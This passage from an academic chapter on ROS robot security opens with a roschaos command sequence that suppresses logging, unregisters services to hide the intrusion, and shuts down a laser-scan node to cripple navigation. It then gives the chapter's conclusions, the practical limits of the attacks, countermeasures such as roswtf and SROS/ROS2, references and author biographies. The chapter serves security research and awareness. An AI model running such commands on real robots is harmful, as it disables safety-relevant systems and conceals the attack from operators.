# Subdue self reporting to minimize event written to disk
$ roschaos slave service logger --node_name ".*[amcl|movebase
    ↪ |laserscan_nodelet_manager].*" --logger_name ".*" --
    ↪ logger_level "Fatal"
# Shut the door behind us to avoid changes
$ roschaos master unregister service --service_name ".*[amcl|
    ↪ movebase|laserscan_nodelet_manager].*\/
    ↪ set_logger_level"
# Optional, but alarm rasing
$ roschaos master unregister topic -topic_name "\/rosout" --
    ↪ publishers
# Lastly, terminate the scan publisher to crippel navigation
$ roschaos slave shutdown node --node_name "\/laserscan".*
```

One could additionally unregister all rosout publishers, however the sudden drop in log traffic would be a clear tip off to issues abound. Additionally, being more selective in the logger name expression used could help the change in traffic from being too conspicuous, yet this would require further in depth knowledge of the target system and anticipated logging outcomes.

6 Conclusion

In this chapter, we have presented how ROS can be manipulated very easily over the XML-RPC API. We have presented two tools, ROSPenTo and Roschaos, and showed how they can be used to analyze and manipulate ROS applications.

We hope to have raised some awareness of how important security in ROS is and to have encouraged our readers to engage in penetration testing of their applications.

We close with two further notes on the practicability of the attacks shown here and on possible countermeasures.

6.1 On the practicability of attacks on ROS

In this chapter, we have shown how ROS applications can be manipulated. Intentionally though, we have left some blanks. To inject data for example into the stealth publisher attack, it is necessary to have the message definition before injecting data. In our example, we simply implemented an attacker node using the message definition of the original application. An attacker typically would not have access to this kind of information when analyzing an unknown application. While there are ways to reverse-engineer the message definition at run-time, we have refrained from describing this here.

To run a malicious parameter attack on a ROS node an attacker needs to know which parameters the node is subscribed to. In contrast to topic subscriptions, neither the parameter API nor the slave API provide a XML-RPC method to request information about the current parameter subscriptions. Additionally, unlike stated in the API definitions, the response on a `paramUpdate` or a `unsubscribeParam` can't be used as well. This is caused by the implementation of the APIs, where the generated response stays the same independent of the method result. Further parameter subscriptions can't be triggered remotely as well. Hence, the attacker either needs to know how the node is implemented or has to analyze the network traffic between the targeted node and the parameter server to detect a `subscribeParam` call. If no such call occurs, the attacker can not run this kind of attack.

6.2 Countermeasures

Despite the flaws in the ROS API design that enable most of the attacks described here, there are ways to counter attacks.

First, the *roswtf*[18] tool is a useful helper. It performs a ROS graph analysis and detects attack patterns of ROSPenTo (although it does not identify them as such). If a listener is isolated from its publishers, *roswtf* will print a message similar to

```
1 ERROR The following nodes should be connected but aren't:
2  * /talker_5031_1531308319488->/listener (/chatter)
```

If we add a fake publisher, that is not known to the ROS master (i.e., runs in another ROS network), *roswtf* will at least produce a warning:

```
1 WARNING The following nodes are unexpectedly connected:
2  * unknown (http://127.0.0.1:37733/)->/listener (/chatter)
3  * unknown (http://127.0.0.1:41333/)->/listener (/chatter)
```

[18] `http://wiki.ros.org/roswtf`

Second, several approaches to increasing security in ROS have been proposed. Among those are SROS [21], application-layer approaches [6] as well as secure versions of the ROS core itself (such as `http://secure-ros.csl.sri.com/` or [2]).

Third, ROS2[19], which has recently been released, is not susceptible to most approaches shown in this chapter. The underlying DDS communication technology [13] uses a different technique for discovery and works without a master (which is one of the main attack points for ROSPenTo and Roschaos). In addition, it supports security enhancements in the communication channels themselves [14]. Those security enhancements are made available to ROS2 via the SROS2 project[20]. An initial performance evaluation of security in ROS2 has been presented in [9].

Acknowledgements

The work reported in this article has been supported by the Austrian Ministry for Transport, Innovation and Technology (bmvit) within the project framework Collaborative Robotics and by the programme "ICT of the Future", managed by the Austrian Research Promotion Agency (FFG), under grant no. 861264.

References

1. Arkin, B., Stender, S., McGraw, G.: Software penetration testing. IEEE Security Privacy 3(1), 84–87 (Jan 2005)
2. Breiling, B., Dieber, B., Schartner, P.: Secure communication for the robot operating system. In: Proceedings of the 11th IEEE International Systems Conference. pp. 360–365 (2017)
3. Cheminod, M., Durante, L., Valenzano, A.: Review of security issues in industrial networks. Industrial Informatics, IEEE Transactions on 9(1), 277–293 (Feb 2013)
4. DeMarinis, N., Tellex, S., Kemerlis, V., Konidaris, G., Fonseca, R.: Scanning the internet for ros: A view of security in robotics research. arXiv preprint arXiv:1808.03322 (2018)
5. Dieber, B., Breiling, B., Taurer, S., Kacianka, S., Rass, S., Schartner, P.: Security for the robot operating system. Robotics and Autonomous Systems 98, 192–203 (2017)
6. Dieber, B., Kacianka, S., Rass, S., Schartner, P.: Application-level security for ROS-based applications. In: Proceedings of the 2016 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2016) (2016)
7. Fairley, P.: Cybersecurity at U.S. utilities due for an upgrade: Tech to detect intrusions into industrial control systems will be mandatory [News]. IEEE Spectrum 53(5), 11–13 (May 2016)
8. Karnouskos, S.: Stuxnet worm impact on industrial cyber-physical system security. In: 37th Annual Conference of the IEEE Industrial Electronics Society (IECON 2011). pp. 4490–4494 (Nov 2011)

[19] `http://www.ros2.org/`
[20] `https://github.com/ros2/sros2`

9. Kim, J., Smereka, J.M., Cheung, C., Nepal, S., Grobler, M.: Security and performance considerations in ros 2: A balancing act. arXiv preprint arXiv:1809.09566v1 (2018)
10. McClean, J., Stull, C., Farrar, C., Mascareñas, D.: A preliminary cyber-physical security assessment of the robot operating system (ros). In: Proc. SPIE. vol. 8741, pp. 874110–874110–8 (2013), http://dx.doi.org/10.1117/12.2016189
11. Miller, B., Rowe, D.: A Survey of SCADA and Critical Infrastructure Incidents. In: Proceedings of the 1st Annual Conference on Research in Information Technology. pp. 51–56. RIIT '12, ACM, New York, NY, USA (2012), http://doi.acm.org/10.1145/2380790.2380805
12. Nelson, N.: The impact of dragonfly malware on industrial control systems. Tech. rep., SANS Institute (2016)
13. OMG: Data Distribution Service (DDS), Version 1.4 (March 2015), https://www.omg.org/spec/DDS/1.4
14. OMG: Data Distribution Service (DDS) Security Specification, Version 1.1 (July 2018), https://www.omg.org/spec/DDS-SECURITY/1.1
15. Portugal, D., Santos, M.A., Pereira, S., Couceiro, M.S.: On the security of robotic applications using ros. In: Artificial Intelligence Safety and Security, pp. 273–289. Chapman and Hall/CRC (2018)
16. Quigley, M., Conley, K., Gerkey, B., Faust, J., Foote, T., Leibs, J., Wheeler, R., Ng, A.Y.: ROS: an open-source robot operating system. In: ICRA workshop on open source software. vol. 3, p. 5. Kobe, Japan (2009)
17. Rodríguez-Lera, F.J., Matellán-Olivera, V., Balsa-Comerón, J., Guerrero-Higueras, .M., Fernández-Llamas, C.: Message encryption in robot operating system: Collateral effects of hardening mobile robots. Frontiers in ICT 5, 2 (2018), https://www.frontiersin.org/article/10.3389/fict.2018.00002
18. Vilches, V.M., Gil-Uriarte, E., Ugarte, I.Z., Mendia, G.O., Pisón, R.I., Kirschgens, L.A., Calvo, A.B., Cordero, A.H., Apa, L., Cerrudo, C.: Towards an open standard for assessing the severity of robot security vulnerabilities, the robot vulnerability scoring system (rvss). arXiv preprint arXiv:1807.10357 (2018)
19. Vilches, V.M., Kirschgens, L.A., Calvo, A.B., Cordero, A.H., Pisón, R.I., Vilches, D.M., Rosas, A.M., Mendia, G.O., Juan, L.U.S., Ugarte, I.Z., et al.: Introducing the robot security framework (rsf), a standardized methodology to perform security assessments in robotics. arXiv preprint arXiv:1806.04042 (2018)
20. White, R., Caiazza, G., Christensen, H., Cortesi, A.: SROS1: Using and Developing Secure ROS1 Systems, pp. 373–405. Springer International Publishing, Cham (2019), https://doi.org/10.1007/978-3-319-91590-6_11
21. White, R., Christensen, H., Quigley, M.: SROS: Securing ROS over the wire, in the graph, and through the kernel. In: Proceedings of the IEEE-RAS International Conference on Humanoid Robots (HUMANOIDS). (2016)


Biography

Bernhard Dieber is the head of the Robotic Systems research group at the Institute for Robotics and Mechatronics of JOANNEUM RESEARCH. He received his master's degree in applied computer science and PhD in information technology from the Alpen-Adria Universität Klagenfurt. His research interests include robotics software, security and dependability of robotic systems, visual sensor networks and middleware.

Ruffin White is a Ph.D. student in the Contextual Robotics Institute at University of California San Diego, under the direction of Dr. Henrik Christensen. Having earned his Masters of Computer Science at the Institute for Robotics & Intelligent Machines, Georgia Institute of Technology, he remains an active contributor to ROS and a collaborator with the Open Source Robotics Foundation. His research interests include mobile robotics, with an focus on secure sub-systems design, as well as advancing repeatable and reproducible research in the field of robotics by improving development tools and standards for robotic software.

Sebastian Taurer is a Junior Researcher at the Robotic Systems group at the Institute of Robotics and Mechatronics at JOANNEUM RESEARCH. Currently he is finishing his master's degree in applied informatics at the Alpen-Adria-Universität Klagenfurt under the supervision of Professor Peter Schartner. His research interests include penetration testing of robotic security, security architectures and ROS security.


Benjamin Breiling is a Junior Researcher at the Robotic Systems group at the Institute of Robotics and Mechatronics at JOANNEUM RESEARCH. He received his master's degree from Alpen-Adria Universität Klagenfurt. His research interests include security architectures, robotic security and security of middleware systems.



Gianluca Caiazza is a Ph.D. student in the Advances in Autonomous, Distributed and Pervasive systems (ACADIA) in security studies at Ca' Foscari University under the supervision of Professor Agostino Cortesi. His research interests include logical analysis of APIs, analysis of complex systems and reverse engineering, always along the line of cybersecurity. He is also passionate about connected and smart devices/infrastructure, specifically within the Consumer and Industrial IoT field.

Dr. Henrik I. Christensen is a Professor of Computer Science at the Department of Computer Science and Engineering University of California San

Diego. He is also Director of the Institute for Contextual Robotics. Prior to his coming to the University of California San Diego he was the founding director of the Institute for Robotics and Intelligent machines (IRIM) at Georgia Institute of Technology (2006-2016). Dr. Christensen does research on systems integration, human-robot interaction, mapping and robot vision. He has published more than 300 contributions across AI, robotics and vision. His research has a strong emphasis on "real problems with real solutions." A problem needs a theoretical model, implementation, evaluation, and translation to the real world.



Professor Agostino Cortesi is a Full Professor at Ca' Foscari University of Venice. Recently, he served as Dean of the Computer Science program, and as Department Chair. He also served 8 years as Vice-Rector of Ca' Foscari University, taking care of quality assessment and institutional affairs. His main research interests concern programming languages theory and static analysis techniques, with particular emphasis on security applications. He is also interested in investigating the impact of ICT on different social and economic fields (from Tourism to E-Government to Social Sciences). He has published more than 100 papers in high level international journals and proceedings of international conferences. He served as member of several program committees for international conferences (e.g., SAS, VMCAI, CSF) and on editorial boards of scientific journals (Computer Languages, Systems and Structures, Journal of Universal Computer Science).